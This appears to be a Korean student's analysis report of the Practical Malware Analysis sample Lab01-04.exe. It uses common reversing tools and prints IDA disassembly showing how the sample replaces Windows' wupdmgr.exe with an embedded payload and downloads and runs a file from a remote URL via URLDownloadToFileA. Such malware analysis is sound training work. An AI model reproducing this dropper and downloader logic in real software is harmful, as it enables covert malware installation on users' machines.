
- GetModuleHandleA로 BIN 101 PE파일을 차고 메모리에 로드한 후 크기를 계산한다.

```
call    ds:CreateFileA
mov     [ebp+hObject], eax
push    0               ; lpOverlapped
lea     eax, [ebp+NumberOfBytesWritten]
push    eax             ; lpNumberOfBytesWritten
mov     ecx, [ebp+nNumberOfBytesToWrite]
push    ecx             ; nNumberOfBytesToWrite
mov     edx, [ebp+lpBuffer]
push    edx             ; lpBuffer
mov     eax, [ebp+hObject]
push    eax             ; hFile
call    ds:WriteFile
mov     ecx, [ebp+hObject]
push    ecx             ; hObject
call    ds:CloseHandle
push    0               ; uCmdShow
lea     edx, [ebp+CmdLine]
push    edx             ; lpCmdLine
call    ds:WinExec
pop     edi
mov     esp, ebp
pop     ebp
retn
sub_4011FC endp
```


- 0Byte 파일을 만들고 해당 파일에 BIN 101 파일의 내용을 작성한 뒤 실행한다.




- main 함수 0x401350에 브레이크 포인트 설정 후 실행 (F9)




- Windows 디렉토리를 찾고, wupdmgr.exe 문자열을 합한 경로를 메모리 12EAF4에 저장하는 것을 확인




- Temp 파일 경로를 찾고, winip.exe 파일명을 합한 문자열을 메모리 12EC0에 저장하는 것을 확인







- 메모리에 저장한 문자열들을 Push하여 System32의 wupdmgr.exe 파일을 Temp 폴더에 winup.exe라는 이름으로 이동하는 것을 확인할 수 있다. → 이후 0x4011FC 이동




- Windows 디렉토리의 경로와 system32₩wupdmgr.exe 를 합한 문자열을 메모리 0x12E8B8에 저장한다.




- Get모듈로 파일 내부의 BIN 101 PE 파일을 찾고 메모리 로드 후 크기를 계산한다.




-



system32에 wupdmgr 이름으로 0byte 파일 생성





- 그 파일에 BIN 101의 내용을 작성한 뒤 실행한다.


<Lab01-04.exe 분석 결과>

1) 해당 파일은 실행 시 Windows System32에 위치한 'wupdmgr.exe' 파일을 Temp 폴더에 Winup.exe 라는 이름으로 이동 시키고, 자신의 내부에 있는 BIN 101 내용을 거짓 wupdmgr.exe 라는 파일 명으로 둔갑해 **dropper 동작**을 한다.

2) 드롭된 거짓 wupdmgr.exe 파일은 **다운로더 파일**로, 지정된 URL에서 특정 파일을 다운로드 받는 동작을 실시한다.


2. Lab01-04_rsrc.exe에서 드롭된 파일 분석

'Resource Hacker'를 이용하여 리소스 파일을 확인 및 추출한다.




- 파일명 'Lab01-04_rsrc.exe'

'hashcalc' 이용하여 해시값을 확인한다.




- Lab01-04.exe 실행시 생성되는 파일과 추출 파일 비교. 해시값이 같다.

'exeinfope'를 이용하여 패킹 유무 및 제작 프로그램을 확인한다.




- Visual C++로 제작 되었고, 패킹되어 있지 않다.

'PEview'를 이용하여 PE 구조를 확인한다.



- 디렉토리 경로 관련 API와 URLDownloadToFileA 확인


'Dependency Walker'를 이용하여 DLL/API 정보를 확인한다.



'strings'를 이용하여 실행 파일에 포함된 문자열 정보를 확인한다.


- strings 명령 사용으로 txt파일 변환

'PeStudio'를 이용하여 파일을 분석한다.




- PeStudio에서 악성 API로 분류한 함수들을 확인

'SysAnalyzer'를 이용하여 기초 동적 분석을 진행한다.



- URLDownloadToFile 과 WinExec



- 192.168.2.181 (실습 환경 상 공격자 IP)과 TCP 연결 후 GET /updater.exe 확인

'IDA Pro', 'OllyDbg'를 이용하여 고급 정적 분석 및 고급 동적 분석을 실시한다.


```
call    ds:GetTempPathA
push    offset aWinup_exe ; "\\winup.exe"
lea     ecx, [ebp+Buffer]
push    ecx
push    offset aSS        ; "%s%s"
push    10Eh              ; size_t
lea     edx, [ebp+CmdLine]
push    edx               ; char *
call    ds:_snprintf
add     esp, 14h
push    5                 ; uCmdShow
lea     eax, [ebp+CmdLine]
push    eax               ; lpCmdLine
call    ds:WinExec
push    10Eh              ; uSize
lea     ecx, [ebp+var_330]
push    ecx               ; lpBuffer
call    ds:GetWindowsDirectoryA
push    offset aSystem32WupdmgrExe ; "\\system32\\wupdmgrd.exe"
lea     edx, [ebp+var_330]
push    edx
push    offset aSS_0      ; "%s%s"
push    10Eh              ; size_t
lea     eax, [ebp+var_440]
push    eax               ; char *
call    ds:_snprintf
add     esp, 14h
push    0                 ; LPBINDSTATUSCALLBACK
push    0                 ; DWORD
lea     ecx, [ebp+var_440]
push    ecx               ; LPCSTR
push    offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"...
push    0                 ; LPUNKNOWN
call    URLDownloadToFileA
mov     [ebp+var_444], eax
cmp     [ebp+var_444], 0
jnz     short loc_401124
```

- main 함수 0x401000 확인


- 함수가 실행되면 Temp 폴더로 이동된 파일 winup.exe가 실행되어 사용자 입장에서는 정상적인 윈도우 업데이트 동작으로 보인다. (원본 wupdmgr.exe)

- 그 후, 거짓 파일 wupdmgr.exe가 실행되어 지정된 URL에서 파일을 받아온다. 이때, 파일명은 wupdmgrd.exe이다.

